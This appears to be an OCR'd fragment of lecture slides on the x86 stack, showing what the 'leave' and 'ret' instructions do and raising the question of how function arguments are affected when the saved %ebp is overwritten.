

```
leave:  mov %ebp %esp
        pop %ebp
ret:  → pop %eip
```

At this point, we can't reliably access local variables


Arguments When We Are Smashing %ebp?




Arguments When We Are Smashing %ebp?



